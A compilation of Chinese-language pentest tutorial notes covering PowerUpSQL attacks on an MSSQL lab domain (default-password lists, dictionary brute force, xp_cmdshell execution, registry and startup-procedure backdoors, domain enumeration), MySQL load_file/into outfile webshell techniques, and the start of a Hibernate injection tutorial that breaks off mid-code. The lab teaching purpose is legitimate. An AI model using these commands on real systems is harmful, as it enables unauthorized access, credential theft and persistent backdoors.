Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
run_value    : 0

ComputerName : MSSQL
Instance     : MSSQL
Name         : affinity64 I/O mask
Minimum      : -2147483648
Maximum      : 2147483647
config_value : 0
```

- 获取服务信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceLocal | Get-SQLServerInfo

ComputerName           : MSSQL
Instance               : MSSQL
DomainName             : CATE4CAFE
ServiceProcessID       : 2752
ServiceName            : MSSQLSERVER
ServiceAccount         : CATE4CAFE\mssql
AuthenticationMode     : Windows and SQL Server Authentication
ForcedEncryption       : 0
Clustered              : No
SQLServerVersionNumber : 11.0.2100.60
SQLServerMajorVersion  : 2012
SQLServerEdition       : Developer Edition (64-bit)
SQLServerServicePack   : RTM
OSArchitecture         : X64
OsVersionNumber        : 6.2
Currentlogin           : CATE4CAFE\mssql
IsSysadmin             : No
ActiveSessions         : 1
```

- 登录信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLServerLogin

ComputerName  : MSSQL
Instance      : MSSQL
PrincipalId   : 1
PrincipalName : sa
PrincipalSid  : 1
PrincipalType : SQL_LOGIN
CreateDate    : 2003/4/8 9:10:35
IsLocked      : 0

ComputerName  : MSSQL
Instance      : MSSQL
PrincipalId   : 101
PrincipalName : ##MS_SQLResourceSigningCertificate##
PrincipalSid  : 010600000000000901000000 5F22FBA9F9DFC97732E2CC31CCAD1C98EED7CAD8
PrincipalType : CERTIFICATE_MAPPED_LOGIN
CreateDate    : 2012/2/10 21:00:38
IsLocked      :

ComputerName  : MSSQL
Instance      : MSSQL
PrincipalId   : 102
PrincipalName : ##MS_SQLReplicationSigningCertificate##
PrincipalSid  : 0106000000000009010000000263F7F4DA75AF69A5FA6EF52C047ACA8227C4DF
PrincipalType : CERTIFICATE_MAPPED_LOGIN
CreateDate    : 2012/2/10 21:00:38
IsLocked      :

ComputerName  : MSSQL
Instance      : MSSQL
PrincipalId   : 103
PrincipalName : ##MS_SQLAuthenticatorCertificate##
PrincipalSid  : 0106000000000009010000007AB272382AD549D4A6564ADE8B1CA3DCDF2D6C86
PrincipalType : CERTIFICATE_MAPPED_LOGIN
CreateDate    : 2012/2/10 21:00:38
IsLocked      :
```

爆破口令

- 获取默认密码实例

作者在脚本中提供了默认安装的一些实例名和默认密码，但是不包括MSSQLSERVER和SQL Express（避免账号锁定）。可以根据自身需要加入自定义的账号密码

```
        $DefaultPasswords.Rows.Add("SQLEXPRESS","admin","ca_admin") | out-null
        $DefaultPasswords.Rows.Add("SQLEXPRESS","gcs_client","SysGal.5560") | Out-Null     #SA password = GCSsa5560
        $DefaultPasswords.Rows.Add("SQLEXPRESS","gcs_web_client","SysGal.5560") | out-null #SA password = GCSsa5560
        $DefaultPasswords.Rows.Add("SQLEXPRESS","NBNUser","NBNPassword") | out-null
        $DefaultPasswords.Rows.Add("STANDARDDEV2014","test","test") | Out-Null
        $DefaultPasswords.Rows.Add("TEW_SQLEXPRESS","tew","tew") | Out-Null
        $DefaultPasswords.Rows.Add("vocollect","vocollect","vocollect") | Out-Null
        $DefaultPasswords.Rows.Add("VSDOTNET","sa","") | Out-Null
        $DefaultPasswords.Rows.Add("VSQL","sa","111") | Out-Null
        $DefaultPasswords.Rows.Add("CASEWISE","sa","") | Out-Null
        $DefaultPasswords.Rows.Add("VANTAGE","sa","vantage12!") | Out-Null
        $DefaultPasswords.Rows.Add("BCM","bcmdbuser","Bcmuser@06") | Out-Null
        $DefaultPasswords.Rows.Add("BCM","bcmdbuser","Numara@06") | Out-Null
        $DefaultPasswords.Rows.Add("DEXIS_DATA","sa","dexis") | Out-Null
        $DefaultPasswords.Rows.Add("DEXIS_DATA","dexis","dexis") | Out-Null
        $DefaultPasswords.Rows.Add("SMTKINGDOM","SMTKINGDOM",'$ei$micMicro') | Out-Null
        $DefaultPasswords.Rows.Add("RE7_MS","Supervisor",'Supervisor') | Out-Null
        $DefaultPasswords.Rows.Add("RE7_MS","Admin",'Admin') | Out-Null
        $DefaultPasswords.Rows.Add("OHD","sa",'ohdusa@123') | Out-Null
        $DefaultPasswords.Rows.Add("UPC","serviceadmin",'Password.0') | Out-Null           #Maybe a local windows account
        $DefaultPasswords.Rows.Add("Hirsh","Velocity",'i5X9FG42') | Out-Null
        $DefaultPasswords.Rows.Add("Hirsh","sa",'i5X9FG42') | Out-Null
        $DefaultPasswords.Rows.Add("SPSQL","sa",'SecurityMaster08') | Out-Null
        $DefaultPasswords.Rows.Add("CAREWARE","sa",'_pl<OOKM') | Out-Null
        $DefaultPasswords.Rows.Add("MSSQLSERVER","sa",'_PL<0okm') | Out-Null
        $DefaultPasswords.Rows.Add("CATE4CAFE","sa",'_PL<0okm') | Out-Null

        $PwCount = $DefaultPasswords | measure | select count -ExpandProperty count
        # Write-Verbose "Loaded $PwCount default passwords."
    }
```

```
PS C:\Users\win10\Desktop\PowerUpSQL-master> Get-SQLInstanceBroadcast -Verbose | Get-SQLServerLoginDefaultPw -Verbose
详细信息: Attempting to identify SQL Server instances on the broadcast domain.
详细信息: 2 SQL Server instances were found.
详细信息: MSSQL : No named instance found.
详细信息: MSSQL\CATE4CAFE : Confirmed instance match.
详细信息: MSSQL\CATE4CAFE : Confirmed default credentials - sa/_PL<0okm


Computer   : MSSQL
Instance   : MSSQL\CATE4CAFE
Username   : sa
Password   : _PL<0okm
IsSysAdmin : Yes
```

- 使用字典爆破

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceBroadcast | Get-SQLConnectionTestThreaded
 | Invoke-SQLAuditWeakLoginPw -Verbose -UserFile .\user.txt -PassFile .\passwd.txt
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Enumerating principal names from 10000 principal IDs..
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Enumerating principal names from 10000 principal IDs..
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL\CATE4CAFE : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL\CATE4CAFE : CONNECTION FAILED.
详细信息: MSSQL\CATE4CAFE : COMPLETED VULNERABILITY CHECK: Weak Login Password.


ComputerName  : MSSQL
Instance      : MSSQL
Vulnerability : Weak Login Password
Description   : One or more SQL Server logins is configured with a weak password.  This may provide unauthorized access
                 to resources the affected logins have access to.
Remediation   : Ensure all SQL Server logins are required to use a strong password. Consider inheriting the OS password
                 policy.
Severity      : High
IsVulnerable  : Yes
IsExploitable : Yes
Exploited     : No
ExploitCmd    : Use the affected credentials to log into the SQL Server, or rerun this command with -Exploit.
Details       : The sa (Sysadmin) is configured with the password _PL<0okm.
Reference     : https://msdn.microsoft.com/en-us/library/ms161959.aspx
Author        : Scott Sutherland (@_nullbind), NetSPI 2016
```

命令的含义是通过管道爆破可以连接的发现的实例。此外，该函数还可以尝试通过Invoke-SQLOSCmd执行命令

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Invoke-SQLAuditWeakLoginPw -Verbose -Instance MSSQL -User
File .\user.txt -PassFile .\passwd.txt | Invoke-SQLAuditWeakLoginPw -Verbose -Exploit
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting logins from file...
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Getting list of logins...
详细信息: MSSQL - Getting password from file...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Successful Login: User = sa (Sysadmin) Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = _PL<0okm
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = ##MS_PolicyEventProcessingLogin##
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = ##MS_PolicyTsqlExecutionLogin##
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : START VULNERABILITY CHECK: Weak Login Password
详细信息: MSSQL : CONNECTION SUCCESS.
详细信息: MSSQL - Getting supplied login...
详细信息: MSSQL - Getting list of logins...
详细信息: MSSQL - Performing dictionary attack...
详细信息: MSSQL - Failed Login: User = sa Password = sa
详细信息: MSSQL - Failed Login: User = ##MS_PolicyEventProcessingLogin## Password = ##MS_PolicyEventProcessingLogin##
详细信息: MSSQL - Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password = ##MS_PolicyTsqlExecutionLogin##
详细信息: MSSQL : COMPLETED VULNERABILITY CHECK: Weak Login Password
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Invoke-SQLOSCmd -Verbose -Instance MSSQL -Command "whoami
" -RawResults
详细信息: Creating runspace pool and session states
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : You are a sysadmin.
详细信息: MSSQL : Show Advanced Options is disabled.
详细信息: MSSQL : Enabled Show Advanced Options.
详细信息: MSSQL : xp_cmdshell is disabled.
详细信息: MSSQL : Enabled xp_cmdshell.
详细信息: MSSQL : Running command: whoami
详细信息: MSSQL : Disabling xp_cmdshell
详细信息: MSSQL : Disabling Show Advanced Options
cate4cafe\mssql

output
------
```

持久性

- 启用存储过程

在SQL Server启动时添加数据库管理账户

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8"
```

添加windows管理员

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8"
```

执行 powershell命令

```
Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8"
```

- 写注册表

```
Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command 'c:\windows\
```

RDP后门。需要当前mssql用户有写注册表权限

- 作业

```
![](./img/20190914202842.png)
```

出了CMD，还支持VBScript、powershell、JScript

```
014 -Username sa -Password 'EvilLama!' -SubSystem CmdExec -Command "echo hello > c:\windows\temp\test1.txt"
014 -Username sa -Password 'EvilLama!' -SubSystem PowerShell -Command 'write-output "hello world" | out-file c:\windows\tem
014 -Username sa -Password 'EvilLama!' -SubSystem VBScript -Command 'c:\windows\system32\cmd.exe /c echo hello > c:\windows
014 -Username sa -Password 'EvilLama!' -SubSystem JScript   -Command 'c:\windows\system32\cmd.exe /c echo hello > c:\window
```

此外，工具还集成了一些通过mssql执行系统命令的方式

```
Invoke-SQLOSCmd

Invoke-SQLOSCmdCLR

Invoke-SQLOSCmdCOle

Invoke-SQLOSCmdPython

Invoke-SQLOSCmdR
```

- 触发器

工具支持创建DDL和DML两种触发器

```
Get-SQLTriggerDdl -Instance SQLServer1\STANDARDDEV2014 -username '' -password ''
```

```
Get-SQLTriggerDml -Instance SQLServer1\STANDARDDEV2014 -DatabaseName testdb -use
```

可根据实际情况定义触发条件

获取域信息

- 当前域用户信息

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainAccountPolicy
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named mHpOFtrC.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named mHpOFtrC.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named mHpOFtrC
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 0 records were found.

pwdhistorylength            : 24
lockoutthreshold            : 0
lockoutduration             : 30
lockoutobservationwindow    : 30
minpwdlength                : 7
minpwdage                   : 1
pwdproperties               : 1
whenchanged                 : 09/14/2019 05:16:56
gplink                      : [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cate4cafe,DC=com;
                              0]
```

- 域用户

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainUser
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named adKZovwi.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named adKZovwi.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named adKZovwi
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 6 records were found.


samaccountname : Administrator
name           : Administrator
admincount     : 1
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=Administrator,CN=Users,DC=cate4cafe,DC=com

samaccountname : Guest
name           : Guest
admincount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:10:58
adspath        : LDAP://CATE4CAFE/CN=Guest,CN=Users,DC=cate4cafe,DC=com

samaccountname : cate4cafe
name           : cate4cafe
admincount     : 1
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=cate4cafe,CN=Users,DC=cate4cafe,DC=com

samaccountname : krbtgt
name           : krbtgt
admincount     : 1
whencreated    : 2019/9/6 5:12:01
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=krbtgt,CN=Users,DC=cate4cafe,DC=com

samaccountname : mssql
name           : mssql
```

- 组

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainGroup
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named cDsnyClm.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating 'CATE4CAFE\mssql' with ADSI SQL Server link named cDsnyClm.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named cDsnyClm
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 47 records were found.

samaccountname : WinRMRemoteWMIUsers__
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:10:58
adspath        : LDAP://CATE4CAFE/CN=WinRMRemoteWMIUsers__,CN=Users,DC=cate4cafe,DC=com

samaccountname : Administrators
adminCount     : 1
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:27:10
adspath        : LDAP://CATE4CAFE/CN=Administrators,CN=Builtin,DC=cate4cafe,DC=com

samaccountname : Users
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:12:01
adspath        : LDAP://CATE4CAFE/CN=Users,CN=Builtin,DC=cate4cafe,DC=com

samaccountname : Guests
adminCount     :
whencreated    : 2019/9/6 5:10:58
whenchanged    : 2019/9/6 5:12:01
adspath        : LDAP://CATE4CAFE/CN=Guests,CN=Builtin,DC=cate4cafe,DC=com
```

- 域机器

```
PS C:\Users\mssql\Desktop\PowerUpSQL-master\PowerUpSQL-master> Get-SQLDomainComputer -Instance MSSQL -Verbose -LinkUsern
ame 'cate4cafe\mssql' -LinkPassword '_PL<0okm'
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Login: CATE4CAFE\mssql
详细信息: MSSQL : Domain: CATE4CAFE
详细信息: MSSQL : Version: SQL Server 2012 Developer Edition (64-bit) (11.0.2100.60)
详细信息: MSSQL : Sysadmin: Yes
详细信息: MSSQL : ADsDSOObject provider allowed to run in process: Yes
详细信息: MSSQL : Executing in Link mode using OpenQuery.
详细信息: MSSQL : Creating ADSI SQL Server link named kqPDpehL.
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Associating login 'cate4cafe\mssql' with ADSI SQL Server link named kqPDpehL.
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB started...
详细信息: MSSQL : Connection Success.
详细信息: MSSQL : Removing ADSI SQL Server link named kqPDpehL
详细信息: MSSQL : LDAP query against logon server using ADSI OLEDB complete.
详细信息: MSSQL : 3 records were found.

samaccountname                : WIN-6BCSA1ED2BP$
dnshostname                   : WIN-6BCSA1ED2BP.cate4cafe.com
operatingsystem               : Windows Server 2012 R2 Datacenter
operatingsystemversion        : 6.3 (9600)
operatingSystemServicePack    :
whencreated                   : 2019/9/6 5:12:00
whenchanged                   : 2019/9/6 5:17:45
adspath                       : LDAP://CATE4CAFE/CN=WIN-6BCSA1ED2BP,OU=Domain Controllers,DC=cate4cafe,DC=com

samaccountname                : MSSQL$
dnshostname                   : Mssql.cate4cafe.com
operatingsystem               : Windows Server 2012 R2 Datacenter
operatingsystemversion        : 6.3 (9600)
operatingSystemServicePack    :
whencreated                   : 2019/9/6 5:33:18
whenchanged                   : 2019/9/14 8:46:02
adspath                       : LDAP://CATE4CAFE/CN=MSSQL,CN=Computers,DC=cate4cafe,DC=com

samaccountname                : WIN10$
dnshostname                   : win10.cate4cafe.com
operatingsystem               : Windows 10 专业版
operatingsystemversion        : 10.0 (17763)
operatingSystemServicePack    :
whencreated                   : 2019/9/14 6:35:28
whenchanged                   : 2019/9/14 6:36:43
adspath                       : LDAP://CATE4CAFE/CN=WIN10,CN=Computers,DC=cate4cafe,DC=com
```

更多用法可自行查看命令参数，或者查看项目wiki

如何利用Mysql安全特性发现漏洞

前言

在渗透测试时，面对Mysql环境，需要用到load_file与into outfile时，会发现无法使用load_file读取不到系统文件、同时into outfile也无法写入后门进行getshell，这时候就有必要了解下Mysql数据库特性secure_file_priv变量安全配置。此变量用于限制数据导入和导出操作，执行的效果LOAD DATA和SELECT...INTO OUTFILE报表和LOAD_FILE()功能。仅允许具有此FILE权限的用户执行这些操作。

一、Mysql 权限

1. 管理权限使用户能够管理MySQL服务器的操作。这些权限是全局的，因为它们不是特定于特定数据库的。
2. 数据库权限适用于数据库及其中的所有对象。可以为特定数据库或全局授予这些权限，以便它们适用于所有数据库。
3. 可以为数据库中的特定对象，数据库中给定类型的所有对象（例如，数据库中的所有表）或全局的所有对象授予数据库对象（如表，索引，视图和存储例程）的权限。所有数据库中给定类型的对象。

二、load_file函数用法

本次提到的内容涉及的是GRANT和REVOKE的允许静态权限中的file

在渗透测试过程中，碰到load_file读取文件的前提条件：

MySQL LOAD_FILE（）读取文件并以字符串形式返回文件内容。

LOAD_FILE（file_name）

其中file_name是带路径的文件名。

语法图：



© w3resource.com

实例：

```
SELECT * LOAD_FILE('/home/username/myfile.txt')
```

要成功使用load_file读取文件有几个前提：

1. 尝试加载的文件必须存在于运行MySQL服务器的同一主机中
2. 加载文件必须指定文件的完整路径名
3. 正在执行该命令的用户必须具有FILE权限
4. 加载的文件不得超过max_allowed_packet变量指定的值
5. MySQL有一个secure_file_priv变量。如果该变量的值设置为非空目录名，则要加载的文件必须位于该目录中

三、Mysql版本差异

5.5.53之前版本，默认情况下此变量为空，允许使用mysql终端对secure_file_priv参数更新（不讨论windows环境安装情况）。

5.5.53及之后版本修改secure_file_priv值只能修改my.cnf配置文件（不讨论windows环境安装）。

四、成功与失败利用实例

1.案例：

环境：

MySQL 5.5版本

RedHat 6.2版本

仅能使用navicat连接数据库（非root权限用户）：

目标：

使用load_file读取服务器文件、读取站点配置文件、站点源码，进一步getshell。

```
show global variables like '%secure%';
```

保存 查询创建工具 美化 SQL () 代码段 文本 · 导

localhost test 运行已

```
1 -- select id,user,pass from test where id =1 or
2 show global variables like '%secure%';
```

信息 结果 1 剖析 状态

Variable_name	Value
secure_auth	OFF
secure_file_priv	NULL

**secure_file_priv的值为null，那么secure_file_priv这里都有什么设置呢

secure_file_priv为null 表示不允许导入导出

secure_file_priv指定文件夹时 表示mysql的导入导出只能发生在指定的文件夹

secure_file_priv没有设置时 则表示没有任何限制**


想要成功利用load_file函数，必须设置secure_file_priv变量为空，这样读取文件也就没有限制。

set global secure_file_priv='';

注意：修改secure_file_priv配置后，需要重启mysql才能生效。

进一步读取：/etc/passwd文件

```
select load_file('/etc/passwd');
```



信息 Result 1 剖析 状态

load_file('/etc/passwd')
(BLOB) 1.26 KB

读取出来后（BLOB）1.26KB，发现为BLOB二进制数据，为方便获取文件信息，

使用wireshark读取MySQL协议中的第一个Request Query信息：

›	ation	Protocol	Length	Info
16.1(	.68.8(	MySQL	76	Request Query
168.8	16.10	MySQL	65	Response OK
16.1(	168.8	MySQL	70	Request Query
168.8	16.1(	MySQL	1434	Response
168.8	16.1(	MySQL	1434	ResponseResponse
16.1(	168.	TCP	54	6787 → 3306 [ACK] Seq=39 Ack=2772 Win=1024 Len=0
168.8	16.1	MySQL	1434	ResponseResponse
168.8	16.1	MySQL	1434	ResponseResponse
16.1(	168.	TCP	54	6787 → 3306 [ACK] Seq=39 Ack=5532 Win=1024 Len=0
168.8	16.1	MySQL	1434	ResponseResponse
168.8	16.1	MySQL	965	ResponseResponse
16.1(	168.8	TCP	54	6787 → 3306 [ACK] Seq=39 Ack=7823 Win=1024 Len=0
16.1(	168.8	MySQL	70	Request Query
168.8	16.10	MySQL	1434	Response
168.8	16.10	MySQL	1434	ResponseResponse
16.10	168.88	TCP	54	6787 → 3306 [ACK] Seq=55 Ack=10583 Win=1024 Len=0
168.8	16.10.	MySQL	1434	ResponseResponse
168.8	16.10.	MySQL	1434	ResponseResponse
16.10	168.88	TCP	54	6787 → 3306 [ACK] Seq=55 Ack=13343 Win=1024 Len=0

```
O   e (608    ), 76 bytes captured (608 bits) on interface 0
00:ff:49:b3:8c:08 (00:ff:49:b3:8c:08), Dst: 00:ff:4a:b3:8c:08 (00:ff:4a:b3:8c:08)
```

追踪tcp流：

Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · wireshark_49B38C08-4CFA-47CE-AD78-248EE80C6C0A_20190805173926_a12540 [...

```
%.Uptime_since_flush_status.813...&.sphinx_error.
..'.sphinx_time....(.sphinx_total....).sphinx_total_found....*.sphinx_word_count....
+.sphinx_words....,..... ....select load_file('/etc/passwd').........def....load_file('/etc/
passwd')...........
.root:    root:/
bin:x:    :/bin
daemon:   daemo
adm:x:3   :/var
lp:x:4:   var/s
sync:x:   c:/s
shutdow   :shu
halt:x:7  t:/s
mail:x    il:/
uucp:     ucp:
oper      :op
game      am
goph      op
ftp:      s
nobo      b
vcsa      ua                                  login
                                              ogin
                                              ogin
                                              :/sbin/nologin
                                              /sbin/nologin
                                              bin/nologin
..........SHOW STAT             mation_schema.STATUS.STATUS
```

成功读取/etc/passwd文件内容。

2.失败案例

MySQL 5.6版本

RedHat 6.2版本

```
1  mysql> show global variables like '%secure_file_priv%';
2  +------------------+-------+| Variable_name    | Value |
3  +------------------+-------+| secure_file_priv | NULL  |
4  +------------------+-------+1 row in set (0.00 sec)
```

因为secure_file_priv参数是只读参数，不能使用set global命令修改。

```
1  mysql> set global secure_file_priv='';
2  ERROR 1238 (HY000): Variable 'secure_file_priv' is a read only variable
```

提示报错，secure_file_priv为只读变量，无法进一步利用load_file、into outfile读取文件和写入文件。

五、脑洞大开

关于 into outfile函数，用于写入文件进行getshell，利用该函数同样前提：

1. secure_file_priv为空，能够写入文件。
2. 具备写入特定目录，如/var/www/html网站路径权限。
3. 写入的文件能够正常解析。

另外一种思路（需要mysql root权限）

1. 修改general_log的值为on，同时general_log_file修改为网站绝对路径+文件。
2. 在网站查询sql语句（伪造sql语句的查询一句话后门，很多情况下仅能写入php），将会向网站路径下写入sql语句，访问写入的文件，可成功getshell。

总结：很多情况下碰到的实战环境特别苛刻、严格，不是像在靶机环境一样一帆风顺，往往需要灵活应对各种不同复杂环境，从中找出一条适合自己测试的方向。

Hibernate基本注入

基本概念

JDBC：提供了一组 Java API 来访问关系数据库的 Java 程序。

ORM：对象关系映射

- 实体类与数据库表一一对应
- 不需要操作数据库，而是操作实体类对象

Hibernate：

- 基于ORM的一种框架
- 对JDBC代码进行封装
- 开发者不需要写SQL语句就能实现对数据库进行增删改查
- 属于dao层
- 适用于MS SQLSERVER、ORACLE、SQL、H2、Access和Mysql等多种数据库。


基本配置与操作

- 使用配置文件使实体类与数据库表关联
- 操作对象实现数据库表的增删改查

maven

```
<dependency>
      <groupId>org.hibernate</groupId>
      <artifactId>hibernate-core</artifactId>
      <version>5.2.6.Final</version>
</dependency>
```

hibernate配置文件：必须在src/main/resource文件夹下



```
<?xml version='1.0' encoding='utf-8'?>
<!DOCTYPE hibernate-configuration PUBLIC
    "-//Hibernate/Hibernate Configuration DTD//EN"
    "http://www.hibernate.org/dtd/hibernate-configuration-3.0.dtd">
<hibernate-configuration>
  <session-factory>
    <!-- 数据库配置 -->
    <property name="connection.url">jdbc:mysql://localhost:3306
      /hibernate</property>
    <property name="connection.driver_class">com.mysql.jdbc.Driver</property>
    <property name="connection.username">root</property>
    <property name="connection.password">root</property>
        <!-- 是否显示sql语句 -->
    <property name="hibernate.show_sql">true</property>
    <!-- 格式化sql语句，看着好看一点 -->
    <property name="hibernate.format_sql">true</property>
    <!-- 如果存在表，则更新，不存在表，则创建 -->
    <property name="hibernate.hbm2ddl.auto">update</property>
    <!-- 配置数据库方言，识别数据库特有语句 -->
    <property name="hibernate.dialect">org.hibernate.dialect.MySQLDialect</prope
    <!-- 映射配置文件 -->
    <mapping resource="Test.hbm.xml" />
  </session-factory>
</hibernate-configuration>
```

实体类，hibernate无需创建表

```
import lombok.Data;

@Data
public class Usertest {
    public int id;
    public String username;
    public String password;
}
```

映射关系配置文件：Test.hbm.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE hibernate-mapping PUBLIC
        "-//Hibernate/Hibernate Mapping DTD 3.0//EN"
        "http://www.hibernate.org/dtd/hibernate-mapping-3.0.dtd">
<hibernate-mapping package="com.springboottest.testone.security.module">
    <!--
        name: 实体类全路径
        table: 映射到数据库里面的那个表的名称
        catalog: 数据库的名称
     -->
    <class name="Usertest" table="user" catalog="hibernate">
        <!-- 主键 -->
           <id name="id" column="id" length="3">
             <!-- id自动增长 -->
             <generator class="native"></generator>
        </id>
        <property name="username" column="username" length="20"></property>
        <property name="password" column="password" length="20"></property>
    </class>
</hibernate-mapping>
```

测试类

```
public class testAdd {
    @Test
    public void testAdd(){
        Configuration cfg = new Configuration();
        cfg.configure();
        SessionFactory sessionFactory = cfg.buildSessionFactory();
        Session session=sessionFactory.openSession();
        Transaction tx=session.beginTransaction();

        Usertest usertest=new Usertest();
        usertest.setId(1);
        usertest.setUsername("hhh");
